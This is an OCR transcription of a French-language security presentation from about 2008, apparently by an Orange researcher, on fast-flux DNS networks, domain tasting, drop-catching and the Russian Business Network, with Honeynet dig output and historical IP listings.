
Souvent associés à des « reverses proxy »

Utilisés pour le « Cyber-Crime »

Simple: Enregistrements A du FQDN change constamment (TTL très court)

Double: Enregistrements A et NS changent constamment





Fast Flux example

thebestcasinosonly.org

A Records
Class B Diversity
NS Servers
TTL Values

```
$ dig thebestcasinosonly.org

; <<>> DiG 9.3.1 <<>> thebestcasinosonly.org
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34670
;; flags: qr rd ra; QUERY: 1, ANSWER: 10, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;thebestcasinosonly.org.                IN      A

;; ANSWER SECTION:
thebestcasinosonly.org. 180     IN      A       24.131.245.17
thebestcasinosonly.org. 180     IN      A       24.196.99.141
thebestcasinosonly.org. 180     IN      A       61.33.123.33
thebestcasinosonly.org. 180     IN      A       67.14.250.74
thebestcasinosonly.org. 180     IN      A       67.165.248.201
thebestcasinosonly.org. 180     IN      A       68.118.88.8
thebestcasinosonly.org. 180     IN      A       69.145.50.205
thebestcasinosonly.org. 180     IN      A       72.24.66.110
thebestcasinosonly.org. 180     IN      A       75.35.119.75
thebestcasinosonly.org. 180     IN      A       75.64.184.207

;; AUTHORITY SECTION:
thebestcasinosonly.org. 86398   IN      NS      ns2.c0fbfef6e372ca34a.com.
thebestcasinosonly.org. 86398   IN      NS      ns1.c0fbfef6e372ca34a.com.

;; ADDITIONAL SECTION:
ns1.c0fbfef6e372ca34a.com. 172800 IN    A       76.83.111.64
```

Source : Honeynet project - http://www.honeynet.org/

Fast Flux example

thebestcasinosonly.org

24.62.54.140 IPs mapped to

12.206.54.141	24.178.108.58	67.11.53.229	69.104.17.202	70.240.76.64	75.132.196.148	76.105.73.135
12.207.68.178	24.178.70.101	67.122.209.32	69.104.[illegible]	70.242.226.137	75.132.221.72	76.105.94.93
12.216.56.160	24.192.190.232	67.14.250.74	69.[illegible]29.239	70.247.72.253	75.15.177.242	76.160.14.167
165.247.3.62	24.192.229.71	67.163.9.207	69.105.53.104	70.247.73.240	75.15.246.201	76.160.18.66
172.166.156.216	24.196.99.141	67.165.24[illegible]201	69.111.195.192	70.247.75.152	75.15.252.175	76.160.23.48
172.168.162.140	24.197.105.54	67.17[illegible]219.231	69.111.195.23	70.249.187.167	75.16.105.1	76.167.164.252
172.190.186.191	24.2.123.87	[illegible].181.91.202	69.139.115.247	70.250.217.237	75.16.110.30	76.18.15.226
172.190.51.251	24.240.70.[illegible]	67.182.11.96	69.139.31.14	70.251.246.111	75.176.40.117	76.188.22.61
172.192.138.83	24.27[illegible].131	67.188.91.127	69.143.2.111	70.255.250.189	75.21.184.230	76.193.35.241
172.192.6.73	24.62.54.140	67.64.114.126	69.145.50.205	70.78.11.19	75.21.191.180	76.195.181.88
172.193.41.102	24.94.62.190	68.116.214.113	69.146.142.65	71.12.14.160	75.21.226.71	76.195.183.56
190.84.147.136	24.98.156.181	68.118.88.8	69.151.200.212	71.135.45.74	75.21.242.103	76.195.9.80
196.217.101.105	4.131.83.22	68.121.85.57	69.151.200.241	71.135.71.54	75.22.20.182	76.197.59.104
200.114.214.92	4.180.60.136	68.126.254.99	69.177.90.100	71.136.13.167	75.26.49.34	76.198.93.93
201.244.248.187	4.180.60.159	68.126.255.178	69.182.21.234	71.136.14.44	75.31.160.172	76.202.254.102
201.245.252.74	4.227.241.192	68.185.180.87	69.183.12.223	71.137.136.140	75.31.163.161	76.203.17.200
203.170.111.16	4.245.120.173	68.204.134.168	69.208.138.101	71.138.48.230	75.31.27.32	76.215.129.131
203.170.115.64	61.33.123.33	68.205.108.135	69.208.138.23	71.140.115.153	75.32.50.25	76.216.115.188
204.13.181.145	65.184.237.226	68.248.1.10	69.209.136.66	71.141.91.134	75.36.125.248	76.22.239.167
204.13.181.171	65.205.65.83	68.250.211.151	69.215.135.107	71.198.93.144	75.37.161.145	76.227.0.122
204.13.181.183	65.24.108.223	68.251.185.64	69.215.136.146	71.205.219.86	75.4.141.137	76.23.121.71
204.13.181.211	65.24.109.83	68.33.3.123	69.215.140.43	71.225.137.78	75.4.61.10	76.24.146.172
207.255.83.226	65.25.6.83	68.37.193.126	69.215.173.148	71.232.66.87	75.4.70.107	76.27.116.145
208.104.21.244	65.33.192.199	68.37.220.199	69.221.7.14	71.238.40.7	75.41.4.178	76.83.85.235
208.104.84.227	66.139.11.139	68.37.91.78	69.221.92.49	71.74.239.158	75.45.238.22	76.98.91.185
208.104.88.123	66.142.170.139	68.44.187.232	69.232.65.116	71.76.219.163	75.46.10.146	76.99.113.84
208.188.16.15	66.142.185.118	68.45.116.157	69.232.68.109	71.76.56.14	75.46.37.253	76.99.254.64
208.188.17.164	66.16.189.26	68.46.93.192	69.246.178.123	71.79.201.101	75.46.80.126	82.3.234.196
208.188.17.239	66.177.221.151	68.57.63.155	69.251.167.240	71.79.247.170	75.46.95.208	84.125.43.159
208.191.144.174	66.177.24.253	68.73.87.136	69.251.44.158	71.79.252.196	75.47.107.97	84.222.244.186
210.57.250.102	66.188.122.229	68.75.6.70	70.128.42.114	71.81.244.187	75.49.116.215	84.223.131.250
210.57.252.229	66.190.101.125	68.88.13.108	70.129.135.238	72.181.75.188	75.5.2.164	84.223.134.181
210.57.252.80	66.190.102.134	68.88.143.59	70.131.147.172	72.186.86.145	75.51.92.217	86.31.118.11
216.255.60.248	66.214.56.40	68.88.254.147	70.131.153.35	72.187.156.200	75.54.135.226	89.172.26.164
219.91.185.247	66.215.208.135	68.89.175.186	70.226.14.253	72.234.104.254	75.6.138.195	96.2.169.94
24.131.245.17	66.215.91.66	68.89.176.169	70.226.224.180	74.138.21.51	75.6.180.189	98.194.20.186
24.131.245.44	66.229.173.145	68.89.177.5	70.226.23.230	74.140.246.17	75.63.63.97	98.194.66.50
24.14.72.252	66.234.209.142	68.89.189.67	70.233.250.4	75.0.235.83	75.64.184.207	98.199.193.16
24.15.131.102	66.56.26.35	68.90.218.145	70.236.18.72	75.0.36.19	75.65.189.26	98.202.2.4
24.15.179.161	66.65.217.252	68.91.122.22	70.236.29.243	75.0.37.193	75.65.33.136	99.244.112.14

Query string: 24.62.54.140

Query

The server returned the following data:

www.magicjackpot1.com	A	24.62.54.140
ns1.91ac21b7.com	A	24.62.54.140
ns2.91ac21b7.com	A	24.62.54.140
ns4.91ac21b7.com	A	24.62.54.140
ns5.91ac21b7.com	A	24.62.54.140
c0fbfef6e372ca34a.com	A	24.62.54.140
rroyalcasino.com	A	24.62.54.140
magicnovuscasino.com	A	24.62.54.140
www.magicvipcasino.com	A	24.62.54.140
exotic-slots.com	A	24.62.54.140
www.theexoticslots.com	A	24.62.54.140
www.royalvipslots.com	A	24.62.54.140
www.magicajackpot.com	A	24.62.54.140


287 IP Addresses
60 Different AS #'s

Source : Honeynet project - http://www.honeynet.org/

Domain tasting

- Facturation des domaines DNS au bout de 5 jours (registrar)
  - Pratique qui à l'origine permettait de gérer les « erreurs » (typo…)
- Détournement fréquent de cette pratique
  - Utilisation du « domain tasting » pour disposer de nombreux noms de domaine gratuits (spamming, phishing...)
  - Voir même de « domain Kiting »

Quelques statistiques



- *Source: Icann, Nick Ashton-Hart*

L'ICANN prends des mesures (01/08)

- Suite aux abus du domain tasting


- 23 janvier 08, meeting ICANN
  - chapter 5, "Proposals to Address Domain Tasting »
  - http://www.icann.org/minutes/prelim-report-23jan08.htm

  Facturation des domaines, y compris pendant l'AGP (Add Grace Period)

Nom de domaine… un sujet qui bouge

- En parallèle du domain tasting, le « Drop-Catching »
- Dans la lignée du Cybersquatting
- Idée : déposer immédiatement les domaines expiré pour profiter de leur notoriété
- Explosion des PPC (site de Pay-per-Click)

Drop Catching



Source : *http://www.cadna.org/en/pdf/cadna-white-paper-drop-catching.pdf*

Des organisations criminelles toujours en action

- The Russian Business Network (RBN)

- ISP russe, basé à St Petersbourg…
- … connu pour ses activités douteuses
  - Tel que présenté par Wikipedia : Pornographie, contrefaçon, malware et phishing…

Russian Business Network

Octobre 2007 : C'est un empire…

Nombreux sites de vente de faux produits de sécurité (anti-virus, anti-spyware, codecs).

Sites de ventes de malware, forums spécialisés (mise en relation, ventes, achats).


Sites proposant des rémunérations en contrepartie d'activités douteuses (iFramer)

Nombreux sites piégés adressés par les IFrames (avec exploits, MPack), sites miroirs (RockPhish). Sites relais pour auto-génération de malware (W32/Nuwar), etc.

Sites collecteurs (phishing) et administrateurs (botnet).

Sites pour adulte (XXX) et sites pédophiles.

1 million de sites, plusieurs millions d'adresses IP disponibles et 4 millions de visiteurs par mois.



Source Verisign

RBN… et stormworm 2008…

- Domain Name:
  - MERRYCHRISTMASDUDE.COM - Creation Date: Nov 27 2007
  - UHAVEPOSTCARD.COM - Creation Date: Dec 23 2007
  - HAPPYCARDS2008.COM - Creation Date: Dec 26 2007
- Déposé par
  - “ANO REGIONAL NETWORK INFORMATION CENTER DBA RU (Russia)”

Source : rbnexploit.blogspot.com

Webographie

- MPack, the italian job
- http://www.vnunet.fr/fr/news/2007/06/20/l-attaque-italian-job-se-r-pand
- Another malware pulls an Italian job
- http://blog.trendmicro.com/another-malware-pulls-an-italian-job/
- Alerte Websense : MPack
- http://www.websense.com/securitylabs/alerts/alert.php?AlertID=782
- Italy Under Attack: Mpack Gang Strikes Again!
- http://www.symantec.com/enterprise/security_response/weblog/2007/06/italy_under_attack_mpack_gang.html
- Know your Enemy: Fast-flux Service Networks
- http://www.honeynet.org/papers/ff/
- Know your Enemy: Malicious Web Servers
- http://www.honeynet.org/papers/mws/
- Exposing Stormworm
- http://noh.ucsd.edu/~bmenrigh/exposing_storm.ppt
- Russian Business Network
- http://rbnexploit.blogspot.com/
- Russian Business Network study (David Bizeul)
- http://www.bizeul.org/files/RBN_study.pdf
- Security Intelligence Webcast Replays
- - Uncovering Online Fraud Rings: The Russian Business Network
- - Cyber Espionage: China and the Network Crack Program Hacker Group
- http://www.verisign.com/security-intelligence-service/info-center/webcasts/archived/index.html
- Analyse CERT-IST – Bilan 2007
- http://www.cert-ist.com
- Domain catching
- http://www.cadna.org/en/pdf/cadna-white-paper-drop-catching.pdf

- Remerciement :
- F. Paget, McAfee, E. Edelstein, Orange et G. Arcas pour les informations et supports fournis

Merci

Question ?

Franck.veysset chez orange-ftgroup.com

orange™